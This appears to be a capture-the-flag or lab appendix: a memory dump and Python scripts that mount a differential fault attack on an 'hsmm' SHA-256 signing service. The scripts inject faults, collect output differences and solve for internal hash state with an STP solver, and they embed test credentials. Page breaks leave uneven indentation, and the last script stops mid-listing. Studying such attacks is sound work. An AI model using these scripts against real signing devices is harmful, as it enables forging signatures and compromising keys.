0x7fffd0000f50:    0x10    0x10    0x00    0xc8    0xff    0x7f    0x00    0x00
0x7fffd0000f58:    0xc3    0x01    0x00    0x00    0x01    0x00    0x00    0x00
0x7fffd0000f60:    0x00    0x00    0x00    0x00    0x01    0x00    0x00    0x00
0x7fffd0000f68:    0x01    0x00    0x00    0x00    0x65    0x73    0x73    0x61
0x7fffd0000f70:    0x69    0x31    0x32    0x33    0x34    0x35    0x36    0xc2
0x7fffd0000f78:    0x95    0x00    0x00    0x00    0x64    0x00    0x00    0x00
0x7fffd0000f80:    0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000f88:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000f90:    0x00    0x00    0x00    0x00    0x00    0x00    0x70    0x40
0x7fffd0000f98:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fa0:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fa8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fb0:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fb8:    0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fc0:    0x05    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

```
0x7fffd0000fc8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fd0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fd8:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000fe0:     0x90    0x62    0xa9    0x58    0x55    0x55    0x00    0x00
0x7fffd0000fe8:     0x6c    0x00    0x00    0x00    0x14    0x00    0x00    0x00
0x7fffd0000ff0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffd0000ff8:     0xe0    0x0b    0x00    0xc8    0xff    0x7f    0x00    0x00
0x7fffd0001000:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

D. fault1_hsmm.py

```
import base64
import hsmm

import hmac
import hashlib


user_id = "@mafiaTEST"
password = "OnlyRequiredToSignAndSendMessages"
dest_user_id = "@mafiaDEV"
message = u"Essai"
message_b64 = base64.b64encode(message.encode())
print(message_b64)
#message_b64 = b"from:@mafiaDEV"



def get_H(pos_fault):
   PFault0 = pos_fault
   PFault1 = 3
   data, sig = hsmm.sign(
            user_id,
            password,
            dest_user_id,
            message_b64,
            PFault0,
            PFault1)
   d2= base64.b64decode(data)
   print(d2)
   s2= base64.b64decode(sig)
   print(s2.hex())

   s2 = base64.b64decode(sig)
   return(s2)

def splitH(H):
   #print(type(H))
   #lg = len(H)
   #print(lg)
   res = [0]*8
   for i in range(8):
      v = H[i*4:(i+1)*4]
      res[i] = int.from_bytes(v,"big")
   return(res)


def gen_faults():
   fch = open("hsmm_fault_Step1.py","w")
   print("dH = [",file=fch)
   HR = get_H(1337)
   print(HR)
   hsw = splitH(HR)

   for i in range(14):
      H = get_H(60)
      sw = splitH(H)
      print("[",end='',file=fch)
      for j in range(8):
         dsw = sw[j]-hsw[j]
         if dsw <0:
            dsw += pow(2,32)
         print("%d,"%dsw,end='',file=fch)
      print("],",file=fch)

   print("]",file=fch)
   fch.close()
```

```
gen_faults()
```

E. fault2_hsmm.py

```
import base64
import hsmm

import hmac
import hashlib


user_id = "@mafiaTEST"
password = "OnlyRequiredToSignAndSendMessages"
dest_user_id = "@mafiaDEV"
message = u"Essai"
message_b64 = base64.b64encode(message.encode())
print(message_b64)
#message_b64 = b"from:@mafiaDEV"



def get_H(pos_fault):
   PFault0 = pos_fault
   PFault1 = 3
   data, sig = hsmm.sign(
            user_id,
            password,
            dest_user_id,
            message_b64,
            PFault0,
            PFault1)
   d2= base64.b64decode(data)
   print(d2)
   s2= base64.b64decode(sig)
   print(s2.hex())

   s2 = base64.b64decode(sig)
   return(s2)

def splitH(H):
   #print(type(H))
   #lg = len(H)
   #print(lg)
   res = [0]*8
   for i in range(8):
      v = H[i*4:(i+1)*4]
      res[i] = int.from_bytes(v,"big")
   return(res)


def gen_faults():
   fch = open("hsmm_fault_Step2.py","w")
   print("H = ",file=fch)
   HR = get_H(1337)
   print(HR)
   hsw = splitH(HR)
   print(hsw,file=fch)

   for k in range(4):
      tcnt = 56 - 4*k
      print("dH%d=================================================="%tcnt)
      print("dH%d = ["%tcnt,file=fch)
      for i in range(13):
         print("M%d=========="%i)
         cnt = 0
         H = get_H(tcnt)
         sw = splitH(H)
         print("[",end='',file=fch)
```

```
        for j in range(8):
            dsw = sw[j]-hsw[j]
            if dsw <0:
                dsw += pow(2,32)
            print("%d,"%dsw,end='',file=fch)
        print("],",file=fch)
    print("]\n",file=fch)

  fch.close()


gen_faults()
```

F. sha_stp_solve_hsmm_S1.py

```
import stp

ROUND_CONSTANTS = [
  0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5, 0x3956C25B, 0x59F111F1, 0x923F82A4, 0xAB1C5ED5,
  0xD807AA98, 0x12835B01, 0x243185BE, 0x550C7DC3, 0x72BE5D74, 0x80DEB1FE, 0x9BDC06A7, 0xC19BF174,
  0xE49B69C1, 0xEFBE4786, 0x0FC19DC6, 0x240CA1CC, 0x2DE92C6F, 0x4A7484AA, 0x5CB0A9DC, 0x76F988DA,
  0x983E5152, 0xA831C66D, 0xB00327C8, 0xBF597FC7, 0xC6E00BF3, 0xD5A79147, 0x06CA6351, 0x14292967,
  0x27B70A85, 0x2E1B2138, 0x4D2C6DFC, 0x53380D13, 0x650A7354, 0x766A0ABB, 0x81C2C92E, 0x92722C85,
  0xA2BFE8A1, 0xA81A664B, 0xC24B8B70, 0xC76C51A3, 0xD192E819, 0xD6990624, 0xF40E3585, 0x106AA070,
  0x19A4C116, 0x1E376C08, 0x2748774C, 0x34B0BCB5, 0x391C0CB3, 0x4ED8AA4A, 0x5B9CCA4F, 0x682E6FF3,
  0x748F82EE, 0x78A5636F, 0x84C87814, 0x8CC70208, 0x90BEFFFA, 0xA4506CEB, 0xBEF9A3F7, 0xC67178F2,
]

def rightrotate32(v, n):
  res = (v >>n) ^ (v<<(32-n))
  return(res)

def big_sigma0(word):
  return rightrotate32(word, 2) ^ rightrotate32(word, 13) ^ rightrotate32(word, 22)


def big_sigma1(word):
  return rightrotate32(word, 6) ^ rightrotate32(word, 11) ^ rightrotate32(word, 25)


def choice(x, y, z):
  return (x & y) ^ (~x & z)


def majority(x, y, z):
  return (x & y) ^ (x & z) ^ (y & z)


def round(pa,pb,pc,pd,pe,pf,pg,ph, K, pW):
  t = ph + choice(pe,pf,pg) + big_sigma1(pe) + pW + K
  e2 = pd + t
  a2 = t + majority(pa,pb,pc) + big_sigma0(pa)
  return(a2,pa,pb,pc,e2,pe,pf,pg)

def roundN(pa,pb,pc,pd,pe,pf,pg,ph, K, pW):
  t = ph + choice(pe,pf,pg) + big_sigma1(pe) + pW + K
  e2 = pd + t
  e2 &= 0xFFFFFFFF
  a2 = t + majority(pa,pb,pc) + big_sigma0(pa)
  a2 &= 0xFFFFFFFF
  return(a2,pa,pb,pc,e2,pe,pf,pg)


def lastRounds(pa,pb,pc,pd,pe,pf,pg,ph, pW1,pW2,pW3,pW4):
  K = ROUND_CONSTANTS[60]
  (a2,b2,c2,d2,e2,f2,g2,h2)=round(pa,pb,pc,pd,pe,pf,pg,ph,K,pW1)
  K = ROUND_CONSTANTS[61]
  (a3,b3,c3,d3,e3,f3,g3,h3)=round(a2,b2,c2,d2,e2,f2,g2,h2,K,pW2)
  K = ROUND_CONSTANTS[62]
  (a4,b4,c4,d4,e4,f4,g4,h4)=round(a3,b3,c3,d3,e3,f3,g3,h3,K,pW3)
  K = ROUND_CONSTANTS[63]
  (a5,b5,c5,d5,e5,f5,g5,h5)=round(a4,b4,c4,d4,e4,f4,g4,h4,K,pW4)

  return(a5,b5,c5,d5,e5,f5,g5,h5)

def lastRoundsN(pa,pb,pc,pd,pe,pf,pg,ph, pW1,pW2,pW3,pW4):
  K = ROUND_CONSTANTS[60]
  (a2,b2,c2,d2,e2,f2,g2,h2)=roundN(pa,pb,pc,pd,pe,pf,pg,ph,K,pW1)
  K = ROUND_CONSTANTS[61]
  (a3,b3,c3,d3,e3,f3,g3,h3)=roundN(a2,b2,c2,d2,e2,f2,g2,h2,K,pW2)
  K = ROUND_CONSTANTS[62]
  (a4,b4,c4,d4,e4,f4,g4,h4)=roundN(a3,b3,c3,d3,e3,f3,g3,h3,K,pW3)
  K = ROUND_CONSTANTS[63]
  print("p63: ",end='')
  print(a4,b4,c4,d4,e4,f4,g4,h4)
  (a5,b5,c5,d5,e5,f5,g5,h5)=roundN(a4,b4,c4,d4,e4,f4,g4,h4,K,pW4)

  return(a5,b5,c5,d5,e5,f5,g5,h5)

def R32(v):
  if v<0:
      v+= pow(2,32)
  return(v)

def check_sol(sa,sb,sc,sd,se,sf,sg,sh, sW1, sW2, sW3, sW4, sM1):
  (ra,rb,rc,rd,re,rf,rg,rh) = lastRoundsN(sa,sb,sc,sd,se,sf,sg,sh, sW1,sW2,sW3,sW4)
  (fa,fb,fc,fd,fe,ff,fg,fh) = lastRoundsN(sa,sb,sc+sM1,sd,se,sf,sg,sh, sW1,sW2,sW3,sW4)

  (da,db,dc,dd,de,df,dg,dh) = (R32(fa-ra),R32(fb-rb),R32(fc-rc),R32(fd-rd),R32(fe-re),R32(ff-rf),R32(fg-rg),R32(fh-fh))
  print(ra,rb,rc,rd,re,rf,rg,rh)
  print(fa,fb,fc,fd,fe,ff,fg,fh)
  print(da,db,dc,dd,de,df,dg,dh)


s = stp.Solver()

a = s.bitvec('a', 32)
b = s.bitvec('b', 32)
c = s.bitvec('c', 32)
d = s.bitvec('d', 32)
e = s.bitvec('e', 32)
f = s.bitvec('f', 32)
g = s.bitvec('g', 32)
h = s.bitvec('h', 32)

W1 = s.bitvec('W1', 32)
W2 = s.bitvec('W2', 32)
W3 = s.bitvec('W3', 32)
W4 = s.bitvec('W4', 32)

M1 = s.bitvec('M1', 32)
M2 = s.bitvec('M2', 32)
M3 = s.bitvec('M3', 32)
M4 = s.bitvec('M4', 32)
M5 = s.bitvec('M5', 32)
M6 = s.bitvec('M6', 32)
M7 = s.bitvec('M7', 32)
M8 = s.bitvec('M8', 32)
M9 = s.bitvec('M9', 32)
M10 = s.bitvec('M10', 32)
M11 = s.bitvec('M11', 32)
M12 = s.bitvec('M12', 32)
M13 = s.bitvec('M13', 32)
M14 = s.bitvec('M14', 32)
```

```
(ra,rb,rc,rd,re,rf,rg,rh) = lastRounds(a,b,c,d,e,f,g,h, W1,W2,W3,W4)

import hsmm_fault_Step1
dH = hsmm_fault_Step1.dH


(fa1,fb1,fc1,fd1,fe1,ff1,fg1,fh1) = lastRounds(a,b,c+M1,d,e,f,g,h, W1,W2,W3,W4)
(fa2,fb2,fc2,fd2,fe2,ff2,fg2,fh2) = lastRounds(a,b,c+M2,d,e,f,g,h, W1,W2,W3,W4)
(fa3,fb3,fc3,fd3,fe3,ff3,fg3,fh3) = lastRounds(a,b,c+M3,d,e,f,g,h, W1,W2,W3,W4)
(fa4,fb4,fc4,fd4,fe4,ff4,fg4,fh4) = lastRounds(a,b,c+M4,d,e,f,g,h, W1,W2,W3,W4)
(fa5,fb5,fc5,fd5,fe5,ff5,fg5,fh5) = lastRounds(a,b,c+M5,d,e,f,g,h, W1,W2,W3,W4)
(fa6,fb6,fc6,fd6,fe6,ff6,fg6,fh6) = lastRounds(a,b,c+M6,d,e,f,g,h, W1,W2,W3,W4)
(fa7,fb7,fc7,fd7,fe7,ff7,fg7,fh7) = lastRounds(a,b,c+M7,d,e,f,g,h, W1,W2,W3,W4)
(fa8,fb8,fc8,fd8,fe8,ff8,fg8,fh8) = lastRounds(a,b,c+M8,d,e,f,g,h, W1,W2,W3,W4)
(fa9,fb9,fc9,fd9,fe9,ff9,fg9,fh9) = lastRounds(a,b,c+M9,d,e,f,g,h, W1,W2,W3,W4)
(fa10,fb10,fc10,fd10,fe10,ff10,fg10,fh10) = lastRounds(a,b,c+M10,d,e,f,g,h, W1,W2,W3,W4)
(fa11,fb11,fc11,fd11,fe11,ff11,fg11,fh11) = lastRounds(a,b,c+M11,d,e,f,g,h, W1,W2,W3,W4)
(fa12,fb12,fc12,fd12,fe12,ff12,fg12,fh12) = lastRounds(a,b,c+M12,d,e,f,g,h, W1,W2,W3,W4)
(fa13,fb13,fc13,fd13,fe13,ff13,fg13,fh13) = lastRounds(a,b,c+M13,d,e,f,g,h, W1,W2,W3,W4)
(fa14,fb14,fc14,fd14,fe14,ff14,fg14,fh14) = lastRounds(a,b,c+M14,d,e,f,g,h, W1,W2,W3,W4)
s.add( fa1-ra == dH[0][0])
s.add( fb1-rb == dH[0][1])
s.add( fc1-rc == dH[0][2])
s.add( fd1-rd == dH[0][3])
s.add( fe1-re == dH[0][4])
s.add( ff1-rf == dH[0][5])
s.add( fg1-rg == dH[0][6])
s.add( fh1-rh == dH[0][7])

s.add( fa2-ra == dH[1][0])
s.add( fb2-rb == dH[1][1])
s.add( fc2-rc == dH[1][2])
s.add( fd2-rd == dH[1][3])
s.add( fe2-re == dH[1][4])
s.add( ff2-rf == dH[1][5])
s.add( fg2-rg == dH[1][6])
s.add( fh2-rh == dH[1][7])

s.add( fa3-ra == dH[2][0])
s.add( fb3-rb == dH[2][1])
s.add( fc3-rc == dH[2][2])
s.add( fd3-rd == dH[2][3])
s.add( fe3-re == dH[2][4])
s.add( ff3-rf == dH[2][5])
s.add( fg3-rg == dH[2][6])
s.add( fh3-rh == dH[2][7])

s.add( fa4-ra == dH[3][0])
s.add( fb4-rb == dH[3][1])
s.add( fc4-rc == dH[3][2])
s.add( fd4-rd == dH[3][3])
s.add( fe4-re == dH[3][4])
s.add( ff4-rf == dH[3][5])
s.add( fg4-rg == dH[3][6])
s.add( fh4-rh == dH[3][7])

s.add( fa5-ra == dH[4][0])
s.add( fb5-rb == dH[4][1])
s.add( fc5-rc == dH[4][2])
s.add( fd5-rd == dH[4][3])
s.add( fe5-re == dH[4][4])
s.add( ff5-rf == dH[4][5])
s.add( fg5-rg == dH[4][6])
s.add( fh5-rh == dH[4][7])

s.add( fa6-ra == dH[5][0])
s.add( fb6-rb == dH[5][1])
s.add( fc6-rc == dH[5][2])
s.add( fd6-rd == dH[5][3])
s.add( fe6-re == dH[5][4])
```

```
s.add( ff6-rf == dH[5][5])
s.add( fg6-rg == dH[5][6])
s.add( fh6-rh == dH[5][7])

s.add( fa7-ra == dH[6][0])
s.add( fb7-rb == dH[6][1])
s.add( fc7-rc == dH[6][2])
s.add( fd7-rd == dH[6][3])
s.add( fe7-re == dH[6][4])
s.add( ff7-rf == dH[6][5])
s.add( fg7-rg == dH[6][6])
s.add( fh7-rh == dH[6][7])

s.add( fa8-ra == dH[7][0])
s.add( fb8-rb == dH[7][1])
s.add( fc8-rc == dH[7][2])
s.add( fd8-rd == dH[7][3])
s.add( fe8-re == dH[7][4])
s.add( ff8-rf == dH[7][5])
s.add( fg8-rg == dH[7][6])
s.add( fh8-rh == dH[7][7])

s.add( fa9-ra == dH[8][0])
s.add( fb9-rb == dH[8][1])
s.add( fc9-rc == dH[8][2])
s.add( fd9-rd == dH[8][3])
s.add( fe9-re == dH[8][4])
s.add( ff9-rf == dH[8][5])
s.add( fg9-rg == dH[8][6])
s.add( fh9-rh == dH[8][7])

s.add( fa10-ra == dH[9][0])
s.add( fb10-rb == dH[9][1])
s.add( fc10-rc == dH[9][2])
s.add( fd10-rd == dH[9][3])
s.add( fe10-re == dH[9][4])
s.add( ff10-rf == dH[9][5])
s.add( fg10-rg == dH[9][6])
s.add( fh10-rh == dH[9][7])

s.add( fa11-ra == dH[10][0])
s.add( fb11-rb == dH[10][1])
s.add( fc11-rc == dH[10][2])
s.add( fd11-rd == dH[10][3])
s.add( fe11-re == dH[10][4])
s.add( ff11-rf == dH[10][5])
s.add( fg11-rg == dH[10][6])
s.add( fh11-rh == dH[10][7])

s.add( fa12-ra == dH[11][0])
s.add( fb12-rb == dH[11][1])
s.add( fc12-rc == dH[11][2])
s.add( fd12-rd == dH[11][3])
s.add( fe12-re == dH[11][4])
s.add( ff12-rf == dH[11][5])
s.add( fg12-rg == dH[11][6])
s.add( fh12-rh == dH[11][7])

s.add( fa13-ra == dH[12][0])
s.add( fb13-rb == dH[12][1])
s.add( fc13-rc == dH[12][2])
s.add( fd13-rd == dH[12][3])
s.add( fe13-re == dH[12][4])
s.add( ff13-rf == dH[12][5])
s.add( fg13-rg == dH[12][6])
s.add( fh13-rh == dH[12][7])

s.add( fa14-ra == dH[13][0])
s.add( fb14-rb == dH[13][1])
s.add( fc14-rc == dH[13][2])
s.add( fd14-rd == dH[13][3])
```

```
s.add( fe14-re == dH[13][4])
s.add( ff14-rf == dH[13][5])
s.add( fg14-rg == dH[13][6])
s.add( fh14-rh == dH[13][7])


res=s.check()
print(res)
m=s.model()
print(m)

sa = m['a']
sb = m['b']
sc = m['c']
sd = m['d']
se = m['e']
sf = m['f']
sg = m['g']
sh = m['h']
sW1 = m['W1']
sW2 = m['W2']
sW3 = m['W3']
sW4 = m['W4']
sM1 = m['M1']
check_sol(sa,sb,sc,sd,se,sf,sg,sh, sW1, sW2, sW3, sW4, sM1)
```

G. sha_stp_solve_hsmm_S2.py

```
import stp

ROUND_CONSTANTS = [
    0x428A2F98, 0x71374491, 0xB5C0FBCF, 0xE9B5DBA5, 0x3956C25B, 0x59F111F1, 0x923F82A4, 0xAB1C5ED5,
    0xD807AA98, 0x12835B01, 0x243185BE, 0x550C7DC3, 0x72BE5D74, 0x80DEB1FE, 0x9BDC06A7, 0xC19BF174,
    0xE49B69C1, 0xEFBE4786, 0x0FC19DC6, 0x240CA1CC, 0x2DE92C6F, 0x4A7484AA, 0x5CB0A9DC, 0x76F988DA,
    0x983E5152, 0xA831C66D, 0xB00327C8, 0xBF597FC7, 0xC6E00BF3, 0xD5A79147, 0x06CA6351, 0x14292967,
    0x27B70A85, 0x2E1B2138, 0x4D2C6DFC, 0x53380D13, 0x650A7354, 0x766A0ABB, 0x81C2C92E, 0x92722C85,
    0xA2BFE8A1, 0xA81A664B, 0xC24B8B70, 0xC76C51A3, 0xD192E819, 0xD6990624, 0xF40E3585, 0x106AA070,
    0x19A4C116, 0x1E376C08, 0x2748774C, 0x34B0BCB5, 0x391C0CB3, 0x4ED8AA4A, 0x5B9CCA4F, 0x682E6FF3,
    0x748F82EE, 0x78A5636F, 0x84C87814, 0x8CC70208, 0x90BEFFFA, 0xA4506CEB, 0xBEF9A3F7, 0xC67178F2,
]



def R32(v):
    v &=0xFFFFFFFF
    if v<0:
        v+= pow(2,32)
    return(v)

def rightrotate32(v, n):
    res = (v >>n) ^ (v<<(32-n))
    return(res)


def little_sigma0(word):
    return rightrotate32(word, 7) ^ rightrotate32(word, 18) ^ (word >> 3)


def little_sigma1(word):
    return rightrotate32(word, 17) ^ rightrotate32(word, 19) ^ (word >> 10)


def message_schedule_array(block):
    assert len(block) == 64
    w = []
    for i in range(16):
        assert i == len(w)
        w.append(int.from_bytes(block[4 * i : 4 * i + 4], "big"))
    for i in range(16, 64):
        s0 = little_sigma0(w[i - 15])
        s1 = little_sigma1(w[i - 2])
        w.append(add32(w[i - 16], s0, w[i - 7], s1))
    return w

def message_schedule_array2(MWS):
    w = []
    for i in range(16):
        w.append(MWS[i])
    for i in range(16, 64):
        s0 = little_sigma0(w[i - 15])
        s1 = little_sigma1(w[i - 2])
        w.append(R32(w[i - 16] + s0 + w[i - 7] + s1))
    return w



def big_sigma0(word):
    return rightrotate32(word, 2) ^ rightrotate32(word, 13) ^ rightrotate32(word, 22)


def big_sigma1(word):
    return rightrotate32(word, 6) ^ rightrotate32(word, 11) ^ rightrotate32(word, 25)


def choice(x, y, z):
    return (x & y) ^ (~x & z)


def majority(x, y, z):
    return (x & y) ^ (x & z) ^ (y & z)

def F1(x,y,z):
    res = R32(big_sigma1(x) + choice(x,y,z))
    return(res)

def backward_round(PO, mw,nr):
    PI = [0]*8
    PI[0] = PO[1]
    PI[1] = PO[2]
    PI[2] = PO[3]

    PI[4] = PO[5]
    PI[5] = PO[6]
    PI[6] = PO[7]

    K = ROUND_CONSTANTS[nr]
    PI[7] = R32(PO[0] - F1(PI[4],PI[5],PI[6]) -mw - K -majority(PI[0],PI[1],PI[2]) - big_sigma0(PI[0]))
    PI[3] = R32(PO[4] - F1(PI[4],PI[5],PI[6]) -mw - K - PI[7])

    return(PI)


def backward_rounds(P, mw1,mw2,mw3,mw4,nr):
    P = backward_round(P,mw4,nr)
    P = backward_round(P,mw3,nr-1)
    P = backward_round(P,mw2,nr-2)
    P = backward_round(P,mw1,nr-3)
    return(P)

def backward_rounds2(P, mws,nr):
    l = len(mws)
    for i in range(l):
        P = backward_round(P,mws[i],nr-i)
    return(P)
```

```
def round(pa,pb,pc,pd,pe,pf,pg,ph, K, pW):
    t = ph + choice(pe,pf,pg) + big_sigma1(pe) + pW + K
    e2 = pd + t
    a2 = t + majority(pa,pb,pc) + big_sigma0(pa)
    return(a2,pa,pb,pc,e2,pe,pf,pg)


def lastRounds(pa,pb,pc,pd,pe,pf,pg,ph, pW1,pW2,pW3,pW4,pW5,pW6,pW7,nr):
    K = ROUND_CONSTANTS[nr]
    (a2,b2,c2,d2,e2,f2,g2,h2)=round(pa,pb,pc,pd,pe,pf,pg,ph,K,pW1)
    K = ROUND_CONSTANTS[nr+1]
    (a3,b3,c3,d3,e3,f3,g3,h3)=round(a2,b2,c2,d2,e2,f2,g2,h2,K,pW2)
    K = ROUND_CONSTANTS[nr+2]
    (a4,b4,c4,d4,e4,f4,g4,h4)=round(a3,b3,c3,d3,e3,f3,g3,h3,K,pW3)
    K = ROUND_CONSTANTS[nr+3]
    (a5,b5,c5,d5,e5,f5,g5,h5)=round(a4,b4,c4,d4,e4,f4,g4,h4,K,pW4)

    K = ROUND_CONSTANTS[nr+4]
    (a6,b6,c6,d6,e6,f6,g6,h6)=round(a5,b5,c5,d5,e5,f5,g5,h5,K,pW5)
    K = ROUND_CONSTANTS[nr+5]
    (a7,b7,c7,d7,e7,f7,g7,h7)=round(a6,b6,c6,d6,e6,f6,g6,h6,K,pW6)
    K = ROUND_CONSTANTS[nr+6]
    (a8,b8,c8,d8,e8,f8,g8,h8)=round(a7,b7,c7,d7,e7,f7,g7,h7,K,pW7)

    return(a8,b8,c8,d8,e8,f8,g8,h8)



def getP63M(p63, dY):
    am = R32(dY[1] + p63[0])
    bm = R32(dY[2] + p63[1])
    cm = R32(dY[3] + p63[2])

    em = R32(dY[5] + p63[4])
    fm = R32(dY[6] + p63[5])
    gm = R32(dY[7] + p63[6])

    hm = R32( dY[0] + p63[7] - F1(em,fm,gm) + F1(p63[4],p63[5],p63[6]) - majority(am,bm,cm) -big_sigma0(am) +
majority(p63[0],p63[1],p63[2]) + big_sigma0(p63[0]))

    dm = R32( dY[4] + p63[3] - F1(em,fm,gm) + F1(p63[4],p63[5],p63[6]) +p63[7]-hm)
    print("        ",end="")
    print(am,bm,cm, dm, em,fm,gm,hm)
    return(am,bm,cm, dm, em,fm,gm,hm)


###########################################################
def solve_R7(PI, PIS, nr):

    s = stp.Solver()

    a = s.bitvec('a', 32)
    b = s.bitvec('b', 32)
    c = s.bitvec('c', 32)
    d = s.bitvec('d', 32)
    e = s.bitvec('e', 32)
    f = s.bitvec('f', 32)
    g = s.bitvec('g', 32)
    h = s.bitvec('h', 32)

    W1 = s.bitvec('W1', 32)
    W2 = s.bitvec('W2', 32)
    W3 = s.bitvec('W3', 32)
    W4 = s.bitvec('W4', 32)
    W5 = s.bitvec('W5', 32)
    W6 = s.bitvec('W6', 32)
    W7 = s.bitvec('W7', 32)

    M1 = s.bitvec('M1', 32)
    M2 = s.bitvec('M2', 32)
    M3 = s.bitvec('M3', 32)
```

```
M4 = s.bitvec('M4', 32)
M5 = s.bitvec('M5', 32)
M6 = s.bitvec('M6', 32)
M7 = s.bitvec('M7', 32)
M8 = s.bitvec('M8', 32)
M9 = s.bitvec('M9', 32)
M10 = s.bitvec('M10', 32)
M11 = s.bitvec('M11', 32)
M12 = s.bitvec('M12', 32)
M13 = s.bitvec('M13', 32)


(ra,rb,rc,rd,re,rf,rg,rh) = lastRounds(a,b,c,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
s.add( ra == PI[0])
s.add( rb == PI[1])
s.add( rc == PI[2])
s.add( rd == PI[3])
s.add( re == PI[4])
s.add( rf == PI[5])
s.add( rg == PI[6])
s.add( rh == PI[7])

(fa1,fb1,fc1,fd1,fe1,ff1,fg1,fh1) = lastRounds(a,b,c+M1,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa2,fb2,fc2,fd2,fe2,ff2,fg2,fh2) = lastRounds(a,b,c+M2,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa3,fb3,fc3,fd3,fe3,ff3,fg3,fh3) = lastRounds(a,b,c+M3,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa4,fb4,fc4,fd4,fe4,ff4,fg4,fh4) = lastRounds(a,b,c+M4,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa5,fb5,fc5,fd5,fe5,ff5,fg5,fh5) = lastRounds(a,b,c+M5,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa6,fb6,fc6,fd6,fe6,ff6,fg6,fh6) = lastRounds(a,b,c+M6,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa7,fb7,fc7,fd7,fe7,ff7,fg7,fh7) = lastRounds(a,b,c+M7,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa8,fb8,fc8,fd8,fe8,ff8,fg8,fh8) = lastRounds(a,b,c+M8,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa9,fb9,fc9,fd9,fe9,ff9,fg9,fh9) = lastRounds(a,b,c+M9,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa10,fb10,fc10,fd10,fe10,ff10,fg10,fh10) = lastRounds(a,b,c+M10,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa11,fb11,fc11,fd11,fe11,ff11,fg11,fh11) = lastRounds(a,b,c+M11,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa12,fb12,fc12,fd12,fe12,ff12,fg12,fh12) = lastRounds(a,b,c+M12,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)
(fa13,fb13,fc13,fd13,fe13,ff13,fg13,fh13) = lastRounds(a,b,c+M13,d,e,f,g,h, W1,W2,W3,W4,W5,W6,W7,nr)


s.add( fa1 == PIS[0][0])
s.add( fb1 == PIS[0][1])
s.add( fc1 == PIS[0][2])
s.add( fd1 == PIS[0][3])
s.add( fe1 == PIS[0][4])
s.add( ff1 == PIS[0][5])
s.add( fg1 == PIS[0][6])
s.add( fh1 == PIS[0][7])

s.add( fa2 == PIS[1][0])
s.add( fb2 == PIS[1][1])
s.add( fc2 == PIS[1][2])
s.add( fd2 == PIS[1][3])
s.add( fe2 == PIS[1][4])
s.add( ff2 == PIS[1][5])
s.add( fg2 == PIS[1][6])
s.add( fh2 == PIS[1][7])

s.add( fa3 == PIS[2][0])
s.add( fb3 == PIS[2][1])
s.add( fc3 == PIS[2][2])
s.add( fd3 == PIS[2][3])
s.add( fe3 == PIS[2][4])
s.add( ff3 == PIS[2][5])
s.add( fg3 == PIS[2][6])
s.add( fh3 == PIS[2][7])

s.add( fa4 == PIS[3][0])
s.add( fb4 == PIS[3][1])
s.add( fc4 == PIS[3][2])
s.add( fd4 == PIS[3][3])
s.add( fe4 == PIS[3][4])
s.add( ff4 == PIS[3][5])
s.add( fg4 == PIS[3][6])
```

```
s.add( fh4 == PIS[3][7])

s.add( fa5 == PIS[4][0])
s.add( fb5 == PIS[4][1])
s.add( fc5 == PIS[4][2])
s.add( fd5 == PIS[4][3])
s.add( fe5 == PIS[4][4])
s.add( ff5 == PIS[4][5])
s.add( fg5 == PIS[4][6])
s.add( fh5 == PIS[4][7])

s.add( fa6 == PIS[5][0])
s.add( fb6 == PIS[5][1])
s.add( fc6 == PIS[5][2])
s.add( fd6 == PIS[5][3])
s.add( fe6 == PIS[5][4])
s.add( ff6 == PIS[5][5])
s.add( fg6 == PIS[5][6])
s.add( fh6 == PIS[5][7])

s.add( fa7 == PIS[6][0])
s.add( fb7 == PIS[6][1])
s.add( fc7 == PIS[6][2])
s.add( fd7 == PIS[6][3])
s.add( fe7 == PIS[6][4])
s.add( ff7 == PIS[6][5])
s.add( fg7 == PIS[6][6])
s.add( fh7 == PIS[6][7])

s.add( fa8 == PIS[7][0])
s.add( fb8 == PIS[7][1])
s.add( fc8 == PIS[7][2])
s.add( fd8 == PIS[7][3])
s.add( fe8 == PIS[7][4])
s.add( ff8 == PIS[7][5])
s.add( fg8 == PIS[7][6])
s.add( fh8 == PIS[7][7])

s.add( fa9 == PIS[8][0])
s.add( fb9 == PIS[8][1])
s.add( fc9 == PIS[8][2])
s.add( fd9 == PIS[8][3])
s.add( fe9 == PIS[8][4])
s.add( ff9 == PIS[8][5])
s.add( fg9 == PIS[8][6])
s.add( fh9 == PIS[8][7])

s.add( fa10 == PIS[9][0])
s.add( fb10 == PIS[9][1])
s.add( fc10 == PIS[9][2])
s.add( fd10 == PIS[9][3])
s.add( fe10 == PIS[9][4])
s.add( ff10 == PIS[9][5])
s.add( fg10 == PIS[9][6])
s.add( fh10 == PIS[9][7])

s.add( fa11 == PIS[10][0])
s.add( fb11 == PIS[10][1])
